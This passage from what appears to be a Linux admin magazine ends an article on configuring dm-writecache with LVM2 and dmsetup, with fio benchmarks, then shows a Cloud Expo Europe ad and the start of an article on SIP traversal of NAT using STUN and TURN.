$ sudo lvcreate -n slow -l90%FREE ➘
```

```
  vg-cache /dev/sdb
  Logical volume "slow" created.
```

and verify that the logical volume has been created (Listing 5).

Using the `fio` benchmarking utility, I run a quick test with random write I/Os to the slow logical volume and get a better understanding of how poorly it performs (Listing 6).

I see an average of 1.4 kibibytes per second (KiBps) throughput. Although that number is not great, it is expected when sending a number of small random writes to an HDD. Remember, with mechanical and movable components, a large percentage of the time is spent seeking to new locations on the disk platters. If you recall, this method introduces latency and will take much longer for the disk drive to return with an acknowledgment that the write is persistent to disk.

Now, I will carve out a 10GB logical volume from the SSD and label it *fast*,

```
$ sudo lvcreate -n fast -L 10G ➘
  vg-cache /dev/nvme0n1
```

verify that the logical volume has been created (Listing 7) and verify that it is created from the NVMe drive (Listing 8).

Like the example above, I will run another quick `fio` test with the same parameters as earlier (Listing 9).

Wow! You can see a night and day difference here of about 655MiBps throughput.

If you have not already, be sure to load the `dm-writecache` kernel module:

```
$ sudo modprobe dm-writecache
```

To enable the writecache volume via LVM2, you will first need to deactivate both volumes to ensure that nothing is actively writing to them. To deactivate the SSD, enter:

```
$ sudo lvchange -a n vg-cache/fast
```

To deactivate the HDD, enter:

```
$ sudo lvchange -a n vg-cache/slow
```

Listing 8: Fast Logical Volume Created from NVMe Drive

```
$ sudo lvs vg-cache -o+devices
  LV     VG       Attr       LSize   Pool Origin Data%  Meta%  Move Log Cpy%Sync Convert Devices
  fast   vg-cache -wi-a-----  10.00g                                                     /dev/nvme0n1(0)
  slow   vg-cache -wi-a-----   5.93t                                                     /dev/sdb(0)
```

Listing 9: <fio> Test

```
$ sudo fio --bs=4k --ioengine=libaio --iodepth=32 --size=10g --direct=1 --runtime=60 \
--filename=/dev/vg-cache/fast --rw=randwrite --numjobs=1 --name=test
test: (g=0): rw=randwrite, bs=(R) 4096B-4096B, (W) 4096B-4096B, (T) 4096B-4096B, ioengine=libaio, iodepth=32
fio-3.12
Starting 1 process
Jobs: 1 (f=1): [w(1)][100.0%][w=654MiB/s][w=167k IOPS][eta 00m:00s]
test: (groupid=0, jobs=1): err= 0: pid=1225: Sat Oct 12 19:20:18 2019
  write: IOPS=168k, BW=655MiB/s (687MB/s)(10.0GiB/15634msec); 0 zone resets
[ ... ]
Run status group 0 (all jobs):
  WRITE: bw=655MiB/s (687MB/s), 655MiB/s-655MiB/s (687MB/s-687MB/s), io=10.0GiB (10.7GB), run=15634-15634msec
```

Listing 10: Conversion

```
$ sudo lvs -a vg-cache -o devices,segtype,lvattr,name,vgname,origin
  Devices          Type       Attr       LV              VG       Origin
  /dev/nvme0n1(0)  linear     Cwi-aoC--- [fast]          vg-cache
  slow_wcorig(0) writecache Cwi-a-C--- slow            vg-cache [slow_wcorig]
  /dev/sdd(0)      linear     owi-aoC--- [slow_wcorig]   vg-cache
```

Listing 11: Run fio

```
$ sudo fio --bs=4k --ioengine=libaio --iodepth=32 --size=10g --direct=1 --runtime=60 \
  --filename=/dev/vg-cache/slow --rw=randwrite --numjobs=1 --name=test
test: (g=0): rw=randwrite, bs=(R) 4096B-4096B, (W) 4096B-4096B, (T) 4096B-4096B, ioengine=libaio, iodepth=32
fio-3.12
Starting 1 process
Jobs: 1 (f=1): [w(1)][100.0%][w=475MiB/s][w=122k IOPS][eta 00m:00s]
test: (groupid=0, jobs=1): err= 0: pid=1634: Mon Oct 14 22:18:59 2019
  write: IOPS=118k, BW=463MiB/s (485MB/s)(10.0GiB/22123msec); 0 zone resets
[ ... ]
Run status group 0 (all jobs):
  WRITE: bw=463MiB/s (485MB/s), 463MiB/s-463MiB/s (485MB/s-485MB/s), io=10.0GiB (10.7GB),
         run=22123-22123msec
```

Listing 12: Run fio to New Device

```
$ sudo fio --bs=4k --ioengine=libaio --iodepth=32 --size=10g --direct=1 --runtime=60 \
           --filename=/dev/mapper/wc --rw=randwrite --numjobs=1 --name=test
test: (g=0): rw=randwrite, bs=(R) 4096B-4096B, (W) 4096B-4096B, (T) 4096B-4096B, ioengine=libaio, iodepth=32
fio-3.12
Starting 1 process
Jobs: 1 (f=1): [w(1)][100.0%][eta 00m:00s]
test: (groupid=0, jobs=1): err= 0: pid=7055: Sat Oct 12 19:09:53 2019
  write: IOPS=34.8k, BW=136MiB/s (143MB/s)(9.97GiB/75084msec); 0 zone resets
[ ... ]
Run status group 0 (all jobs):
  WRITE: bw=136MiB/s (143MB/s), 136MiB/s-136MiB/s (143MB/s-143MB/s), io=9.97GiB (10.7GB), run=75084-75084msec
```

Now, convert both volumes into a single cache volume,

```
$ sudo lvconvert --type writecache ↩
  --cachevol fast vg-cache/slow
```

activate the new volume,

```
$ sudo lvchange -a y vg-cache/slow
```

and verify that the conversion took effect (**Listing 10**).

Now it's time to run `fio` (**Listing 11**). At about 460MiBps, it's almost 330 times faster than the plain old HDD. This is awesome. Remember, the NVMe is a front-end cache to the HDD, and although all writes are hitting the NVMe, a background thread (or more than one) schedules flushes to the backing store (i.e., the HDD).

If you want to remove the volume, type:

```
$ sudo lvconvert --splitcache vg-cache/slow
```

Now you are ready to map the NVMe drive as the writeback cache for the slow spinning drive with `dmsetup` (in the event that you do not have a proper version of LVM2 installed). To invoke `dmsetup`, you first need to grab the block count of the slow device:

```
$ sudo blockdev --getsz /dev/vg-cache/slow
12744687616
```

You will plug this number into the next command and create a writecache device mapper virtual node called `wc` with a 4K blocksize:

```
$ sudo dmsetup create wc --table ↩
  "0 78151680 writecache s ↩
  /dev/vg-cache/slow /dev/↩
  vg-cache/fast 4096 0"
```

Assuming that the command returns without an error, a new (virtual) device node will be accessible from `/dev/mapper/wc`. This is the `dm-writecache` mapping. Now you need to run `fio` again, but this time to the newly created device (**Listing 12**).

Although it isn't near the standalone NVMe speeds, you can see a wonderful improvement of random write operations. At 90 times the original HDD performance, you observe a throughput of 136MiBps. I am not entirely sure what parameters are not being configured for the volume during the `dmsetup create` to match that of the earlier LVM2 example, but this is still pretty darn good.

To remove the device mapper cache mapping, you first need to flush forcefully (and manually) all pending write data to disk:

```
$ sudo dmsetup message /dev/mapper/↩
  wc 0 flush
```

Now it is safe to enter

```
$ dmsetup remove /dev/mapper/wc
```

to remove the mapping.

Conclusion

By using the newly introduced `dm-writecache` device mapper Linux kernel module, you are able to achieve a noticeable improvement in random write throughput when writing to slower disk devices. Also, nothing is preventing you from using the remainder of the NVMe device in the original volume group and mapping it as a cache to other, slower devices on your system. ■

The Author

Petros Koutoupis is currently a senior performance software engineer at Cray for its Lustre High Performance File System division. He is also the creator and maintainer of the RapidDisk Project. Petros has worked in the data storage industry for well over a decade and has helped to pioneer many of the technologies unleashed in the wild today.

11-12 March 2020
ExCeL, London

CLOUD EXPO EUROPE

MISSION IMPOSSIBLE

Cloud Expo Europe, the UK's biggest and best attended technology event, returns on 11-12 March 2020 at ExCeL London.

Technology enabled change is on the boardroom agenda for businesses of all types and sizes. Cloud Expo Europe is the UK's leading event for connecting technologists, business leaders and senior business managers with experts, solutions and services to help accelerate digital transformation plans.

Whether you are cloud-first, scaling up, refining, or just getting started, Cloud Expo Europe is an unrivalled opportunity to meet with leading technology innovators and service providers. Network with your peers. Access a wealth of knowledge and advice including emerging trends, tech deep dives, lessons learned and market forecasts.

Our 2020 speaker line-up includes:

DENISE DOURADO
Cloud Digital Transformation Director
HMRC

DANIEL MARION
Chief of Information and Communication Technology
UEFA

ANNA BARSBY
Award-winning CIO

CIJO JOSEPH
Chief Information Officer
Mitie


MAJOR-GENERAL THOMAS COPINGER-SYMES
Director of Military Digitisation
Joint Forces Command

NICK MITROVIC
Chief Technology Officer
Oxfam

Visit www.cloudexpoeurope.com for more information or contact the team today to discuss further on +44 (0) 207 013 4999

Co-located with: DEVOPS LIVE, CLOUD & CYBER SECURITY EXPO, SMART IOT, BIG DATA & AI WORLD, BLOCKCHAIN TECH WORLD, DATA CENTRE WORLD

ORGANISED BY CloserStill



Transparent SIP communication with NAT

Number, Please

We show you how to secure transparent IP address transitions through NAT firewalls and gateways for Voice over IP. By Mathias Hein

Mapping internal IP addresses to external IP addresses is essential for Voice over IP (VoIP) communications through network address translation (NAT) gateways and firewalls. Session Initiation Protocol (SIP) is the signaling protocol for establishing VoIP connections; however, SIP-based communications have problems working through firewalls and session border controllers, and all too often, VoIP calls or some unified communications functions fail because of NAT. In this article, I show you how IT managers can resolve these issues with the session traversal utilities for NAT (STUN), traversal using relays around NAT (TURN), and Interactive Connectivity Establishment (ICE) techniques to ensure transparent transitions and improve overall SIP security.

NAT Characteristics

Some years ago, the limited availability of IP addresses led to the development of various strategies by the Internet Engineering Task Force (IETF) for covering a wide environment with the available addresses. One of the intermediate solutions, called NAT (RFC 3022) [1] or PAT (port and address translation), uses conversion between private and public IP addresses. NAT uses tables to assign the IP addresses of a private (internal) network to public IP addresses (Figure 1). The internal IP addresses remain hidden. NAT services exchange the sender and receiver IP addresses in




Figure 1: NAT links the internal network with the Internet through the translation of IP addresses.


Lead Image © studiom1, 123RF.com

the IP header. The simplest form of address conversion is known as static NAT. Address translation converts a private IP address sent from a private address space into a public IP address to be received in a public address space. In the reply packet, this conversion takes place in reverse order.
The types of NAT systems include:

- Full cone NAT: IP address conversion takes place independently of a previous outbound connection on the basis of fixed address entries. Every user of the external network can send their packets to the public IP port. The packets are automatically forwarded from the NAT system to the computer with the corresponding address.
- Restricted cone: Address mapping is only performed if it was triggered by an outgoing connection. If an internal computer sends its packets to an external computer, the NAT system uses mapping to translate the client address. The external computer can then send its packets directly back to the internal client (via address mapping). However, the NAT system blocks all incoming packets from other senders.
- Port-restricted cone: Similar to restricted cone NAT, address mapping only takes place if it was triggered by an outgoing connection (identified by the IP and port address).
- Symmetric cone: Fundamentally different from the NAT mechanisms described so far, mapping from the internal to the public IP port address depends on the target IP address of the packet to be transmitted. For example, if a client with the address pair 10.0.0.1:8000 is transmitting to external computer B, address mapping is performed to the external address pair 202.123.211.25:12345. If the same client sends its packets from the same port (10.0.0.1:8000) to a different destination address (computer A), it is mapped to the address 202.123.211.25:45678. The external hosts (A and B) can only send their packets to the respective NAT mapping address. Any attempt by an external machine to send the packets to another address mapping will result in the packets being dropped.

PAT Mechanisms

The PAT mechanism maps all IP addresses of a private network to a single public IP address (Figure 2). In this way, a completely private network only needs a single registered public IP address. Some manufacturers also refer to the PAT function as "hidden NAT." In practice, if two internal computers share an external IP address on the basis of the private IP addresses, an address conflict inevitably occurs. If both internal computers communicate simultaneously with external communication partners, the NAT component must decide to which internal computer the received packet will be forwarded. Because the routing or forwarding decision is based only on the IP addresses integrated into the IP header, this problem cannot be solved.
As with dynamic address mapping, the NAT component only has to create a corresponding mapping table during the connection setup and, with that, is able to assign the individual connections to the correct IP addresses. The NAT process simply searches the mapping table for the connection to which the packet belongs. If there is a match, the address is converted and forwarded to the right IP address on the internal network – theoretically.
In practice, however, this process is far more complicated. For example, two internal machines communicate with a common external IP address and both transmit a DNS request to the DNS server operated by the ISP for the company in question. The DNS server operated by the ISP resides on the external network from the point of view of the DNS clients, which means that all DNS queries always pass through the NAT process and address conversion always takes place.
The DNS clients transmit their DNS requests to the DNS server on the public network. The packets transmitted to the public IP network thus contain the following IP/TCP/UDP information: the same IP source address, the same IP destination address, and the same destination port number (UDP port 53 for DNS queries). Only the source port numbers differ in the DNS queries, and it is exactly this information that is used to identify the internal connections.
Most operating systems start the assignment of the sender ports with the value 1025 and then assign the source port numbers sequentially to the individual connections. Under certain circumstances, both IP transmitters can use the same source port numbers for



IP header		TCP hd.		
10.5.3.8	17.3.3.3	1026	80	data

IP header		TCP hd.		
19.30.5.1	17.3.3.3	4006	80	data

Internal		Gateway	
10.5.3.9	1024	19.30.5.1	4005
10.5.3.8	1026	19.30.5.1	4006
10.5.3.8	1027	19.30.5.1	4007

Figure 2: **PAT translates all internal IP addresses into just one public IP address.**

communication with the DNS server. In this case, a conflict is unavoidable. To avoid this statistical possibility of a perfect address equation, the PAT process not only converts the IP addresses but also the port numbers, ensuring that the internal IP components always use an individual port number to communicate with the external IP resources.

SIP Log Problems

SIP, according to RFC 3261 [2], is today's standard signaling mechanism for real-time communication streams in an IP environment. However, SIP-based communication also has a flaw: A terminal device on the LAN cannot communicate directly with a communication partner if one or more NAT functions (e.g., in firewalls) exist in the communication channel for security reasons.

When NAT converts IP addresses as described above, some protocols, including SIP, communicate the endpoint addresses when establishing a connection. If the addresses do not match, the terminals do not communicate. Several NAT traversal methods can now be used to eliminate this problem – but more about that later.

NAT Traversal and VoIP

One tried and tested means for working around NAT components is manual device configuration, wherein NAT is configured to forward certain data packets to a specific local computer. NAT usually determines forwarding on the basis of the destination port in the data packet and therefore requires a port number (or port range) and the IP address of the local computer for port forwarding.

With the help of fixed forwarding by port number, the local computer outside the network can be reached on a fixed port (range). The big advantage of port forwarding is that it is the only NAT traversal technique that actually works for many applications, although it is offset by a number of important disadvantages:

- Other local computers cannot use this port because of the fixed assignment of a port number to a specific computer.
- Many applications select the port dynamically, making it difficult to determine beforehand or to select a port from a port range.

The STUN mechanism for transparently routing VoIP streams across NAT systems enables a VoIP endpoint to determine the correct public IP address, provides a mechanism for checking connections between two endpoints, and provides additional mechanisms for maintaining NAT address mappings using a keepalive protocol (Figure 3).

An earlier version of STUN described in RFC 3489 [3] – now referred to as "classic STUN" – required a complete revision of the STUN concept on the basis of experience gained in practice. The new STUN (according to RFC 5389 [4]) is now just a mechanism used in conjunction with other specifications (e.g., SIP-OUTBOUND, TURN, and ICE).

The task of a standalone STUN server is to provide the correct transport addresses using the STUN binding function. A STUN server must be able to send and receive messages by the UDP and TCP protocols. A plain vanilla STUN server provides only a partial solution to the problem of correct transfer over NAT gateways. For this reason, a STUN server always collaborates with other components. STUN is more like a tool within a more comprehensive NAT gateway solution. The following STUN uses are currently defined:

- Interactive connectivity establishment (ICE)
- Client-oriented SIP connections to external resources (SIP-OUTBOUND)
- NAT behavior discovery (BEHAVE-NAT)

For VoIP endpoints, STUN provides a mechanism for correctly determining the IP address and the port currently used at the other end of a NAT gateway or router (transition between the private and a public IP address range). In contrast to classic STUN, the information can be transmitted over TCP as well as UDP. The new STUN can also be used to negotiate optional attributes and authentication with VoIP servers.

TURN as a Last Resort

STUN enables a client to determine the correct transport address on which the terminal device can be reached from the public network. If direct communication between the two SIP terminals is not possible and STUN does not provide functional address mapping, the services of a relay computer are used. This mechanism was published in RFC 5766 – "Traversal Using Relays Around NAT (TURN)" [5].

The goal of TURN is to provide the client a publicly accessible address/port tuple even in these situations. The only way to achieve this in all cases is to route the data through a TURN server that can be reached on the public network. For this purpose, a client on the TURN server can request an endpoint on which it will then be publicly accessible. The server will then forward the packets to the client.

Because TURN behaves like port-restricted NAT here, the process does not undermine the security functions of NAT and firewalls. For a client that has defined an endpoint on a server via TURN, it must first send a packet to the clients from which it wants to receive packets. Operating servers on well-known ports behind NAT is therefore not possible. The protocol is based on STUN and shares its message structure and basic mechanisms. Although TURN always makes it possible to establish a connection, redirecting all traffic through the TURN server places a heavy load on the server. Therefore, TURN should only be considered as a last resort if other methods like STUN do not lead to success.

ICE as a Lubricant

In 2004, the IETF began to develop the ICE technique. For any type of

